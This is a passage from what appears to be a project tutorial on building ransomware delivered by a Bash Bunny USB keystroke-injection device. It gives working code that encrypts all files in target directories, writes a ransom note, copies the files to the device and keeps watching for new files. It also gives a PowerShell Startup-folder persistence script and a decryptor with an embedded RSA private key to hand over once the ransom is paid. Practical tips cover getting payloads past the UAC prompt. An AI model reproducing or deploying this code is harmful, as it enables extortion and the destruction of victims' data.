This portion actively monitors all of the previously defined directories for newly created files and searches any missed files in the initial encryption process. While this is active, the system is effectively unable to create or move any files in those directories. If any file is found the “encrypt_file” function is triggered. The “monitor_directories()” function sets up an observer to watch the active target directories for anything involving newly introduced files. This will not stop until the whole process is killed.

7. Main Execution -



```
if __name__ == "__main__":
    print("Starting encryption process...")
    for directory in TARGET_DIRECTORIES:
        for root, dirs, files in os.walk(directory):
            for file in files:
                encrypt_file(os.path.join(root, file))
    print("Initial encryption completed.")

    # Create the warning message file
    create_hack_message()

    # Copy encrypted files to USB with a timestamped folder
    copy_saved_files_to_usb()

    # Start the alert pop-up
    alert_thread = threading.Thread(target=display_alert, daemon=True)
    alert_thread.start()

    print("Monitoring directories for new files...")
    monitor_directories()
```

This final part of the code calls all of the functions that were previously defined and executes them in a logical sequence. We start by encrypting the existing files, create the ransom alert and note, save the files to the bash bunny and monitor the system for new files.

Explanation of startupshortcut.ps1 -

This is the script that makes sure the encryption file is correctly copied to the startup folder allowing the encryption script to persist.


```
# Path to the .exe file
$exePath = "C:\Users\Public\encryption-v3-7.exe"

# Get the Startup folder path
$startupFolder = [Environment]::GetFolderPath("Startup")

# Define the destination path in the Startup folder
$destinationPath = Join-Path -Path $startupFolder -ChildPath "encryption-v3-7.exe"

# Copy the .exe file to the Startup folder
Copy-Item -Path $exePath -Destination $destinationPath -Force

# Output to confirm file copy
Write-Output "Executable copied to: $destinationPath"
```

The full path to the “encryption-v3-7.exe” is initially specified. Then the path to the startup folder is then retrieved. The path to the startup folder is then combined with the executable’s filename, creating the full destination path. Finally, the encryption file is copied to the startup folder.

Explanation of decryption-v2-1.exe -

This is the encryption reversal script, not included in the Bash Bunnies payload script, since the whole idea of this is that the victim pays the ransom and is then given this executable to get their files back.


1. Loading the Private Key -



```python
# Embedded private key as a string
PRIVATE_KEY = b"""-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAstaMBGgQHc2iiipzswgwWyQBANI5Yaxv5I8v+6iscCr1fBJQ
7coWwrP7yfxZ7CZ1/2QtmNRue58J9B08E4DS8SLBXnYBh/FJVaZpPJ7V2YVuKbfQ
t5Ff/aTODmWvVeC8fjvaPSM/0KGBzc54zG0EbdMJd1nsHbEVSoCYrubDBfqqSMI0
AKin3+8ow2xiIIzPRUjvlEvnsUdzcVrpAVFWPWG3815hSGKHeVfnWM0k/Va1PL7u
kQF10OH4DTQn9oIE0eIFEAUpleOF7RUQwPaZ+18jJjqhgETEUv0tb0UPVb91ft4F
dVjZDAX3vS60nGAqWf98iTsQ1XbR+CKReOZ8uQIDAQABAoIBADwkmwIAXSsotLjy
feZ/ooOEIDI+gL2wWBDtdp2TpCo0yEnpfv35MJ5aGRtcmoEoiLTS4+K5zk4Utiw6
iLGmaUpe/djeprUpGBiN1mZkpFZ64Q12n+KcKUQL4KBG4ihnY/yv9D0LVbK8HgMw
pL9bClpE1rIks5toqlhb1v067etcSW1B92oVxlS15Gr7OetDtaL04MAUT4qGUnKC
ysDXZnBUch+kD8Dywr2t/LMehsTVw6XvVNSAScb5KperS5OTlh4iRMq6Omy9cVRw
V1dQ2zGTZFLqFi305x6ydjVtti9XdWmMq3WQWLZ+4HOdEzyCUPflHvnTyUDpsawr
R1T9bWECgYEA1pRLsX7DRy/6c5eX7xRgTRZ/INMhTgjHZzL+eaeuKDX9c5NCBovs
eAk1AMIGIoanIjhd1anlm/hqulZjV8zmmu9P//OwgsLZR/pQStwROhxFnwls8dxc
lSmtRuOVT4r/2SyduNxbWsJlvP7elxUDtBH4ewrLu3jd1i/3prHIGPsCgYEA1VwO
AuDlGBYe+V2j4yEEE7bL/qULkZZnvMkgKQ8WyHfi+/EXEJ6C1zcS4/lsS71wkU0y
C/EtdrBh2dA1OV0Arcp/xfVoYlpV/uzlK6XPscvnRQnF3jGTwIrcns+o7IWMeo+9
x1JTR8F//24maCBunHJUPLKIM2P/QrTISUa8+tsCgYEAkjzOuVCi1UklbtHJge5p
EyBZ040QDZZ+Dx75vv8/+beR28poHP4PUl8z+ChC9hS+otu3V35KNVm/ou5tFdFW
+BBQfScfDH6uhhdZ0SrZsrjB2fkaflqn3iBhLwa7I1KfuuplMy86M0h4/azVFjIE
LBxzM6fP4RwmU2qtZLWUoTECgYEAj2J0/BQ9gclj+Xunpv1KKyF+yFwMgUPN5X5Y
wZ8lVYXUIjKsqHuOPKoDZPf7go8GNm/lgUcMoaX5rJKTIkDRMvpSkivRgb9p6Y80
l/evs7Hvc2MU+bThsdTgXU37HTDG7prpFCnMU/3DUlqpLvMUwsjGuZ/VjovWQPMT
YsNKP18CgYEAoLoiiPOq5ukawMXSXm1PKjieWRvAQykld4NQpm1ib5gAr/QsaKoD
V8IV8bq58qOlL9KlhRuCgLNqXcUOjsdoZ02IfclFIHvpKSfxqcjJfj6tuN1b93qf
pEH1EjZGe+soFUxAp8DWdtY/JvtigdXgFQtzen/nnHYsYAddv+9Cr68=
-----END RSA PRIVATE KEY-----"""

# Load the private key from the embedded string
private_key = serialization.load_pem_private_key(PRIVATE_KEY, password=None)
```

The private key is first loaded preparing the program for the decryption process.


2. Defining Directories and Setup



```python
# Folder containing encrypted files
ENCRYPTED_FILES_DIR = "saved_files"

# Folder to move decrypted files
DECRYPTED_FILES_DIR = "decrypted_files"

if not os.path.exists(DECRYPTED_FILES_DIR):
    os.makedirs(DECRYPTED_FILES_DIR)
```

Here we define where the encrypted files are stored (the “saved_files” folder) making it very important that this file is placed in the same directory as that folder. We then attempt to create a new folder where the decrypted files will be stored called “decrypted_files”).

3. Decrypt File Function -



```python
# Function to decrypt a file
def decrypt_file(file_path):
    try:
        with open(file_path, "rb") as f:
            encrypted_data = f.read()

        # Decrypt the data using the private key
        decrypted_data = private_key.decrypt(
            encrypted_data,
            padding.OAEP(
                mgf=padding.MGF1(algorithm=hashes.SHA256()),
                algorithm=hashes.SHA256(),
                label=None,
            )
        )

        # Save the decrypted data to a new file in the decrypted_files folder
        decrypted_file_path = os.path.join(DECRYPTED_FILES_DIR, os.path.basename(file_path))
        with open(decrypted_file_path, "wb") as f:
            f.write(decrypted_data)

        print(f"Decrypted: {file_path} -> {decrypted_file_path}")
    except Exception as e:
        print(f"Failed to decrypt {file_path}: {e}")
```

This is the function responsible for decrypting each file found in the folder. First the file is opened in binary mode and has its contents read. The private key is then used to decrypt each file. The file is then moved to the “decrypted_files” folder and the program iterates through this process until the folder is empty. Error handling is also included in this function outputting a message if the decryption succeeds or fails.

Common Issues that you Might Face:

1. My number one biggest problem was the speed at which the Bash Bunny would enter text, the VM I was using and the amount of ram I have available was simply not enough to run it as smoothly as I wanted to. To solve this use a healthy amount of delay commands when running Bash Bunny payloads. You might have noticed the extremely long wait I have set between entering the command to open admin powershell and the tabs to get through the UAC prompt. This is because sometimes I had to wait up to 15 seconds to have that come up on my

VM. If you have the ram available, definitely give a good amount to the VM you are using.

2. Another issue that I ran into initially was how I was going to be able to get a python script running through the Bash Bunny in a simple manner. After some trial and error I came upon the solution of bundling the python file and all of the libraries I used into a .exe file via pyinstaller. This feels like it was the easiest way to get this script to run the way I wanted on a machine that does not have python installed already.
3. A good way to make writing the ducky script and making sure the Bash Bunny is getting through your code is the option to add LED prompts for when you get to certain checkpoints in your payload. This will let you know when the device is connected, starting to run the payload, in the middle and finished with everything. This was very helpful when something would mess up with my payload and I wasn't sure if it had finished running yet.
4. I had some problems with the Bash Bunny not correctly typing certain special characters (@,$,#,^, etc) and am honestly not sure what was causing the issue. You might encounter this problem as well and may need to find alternative commands to use to get the results that you want from the Bash Bunny.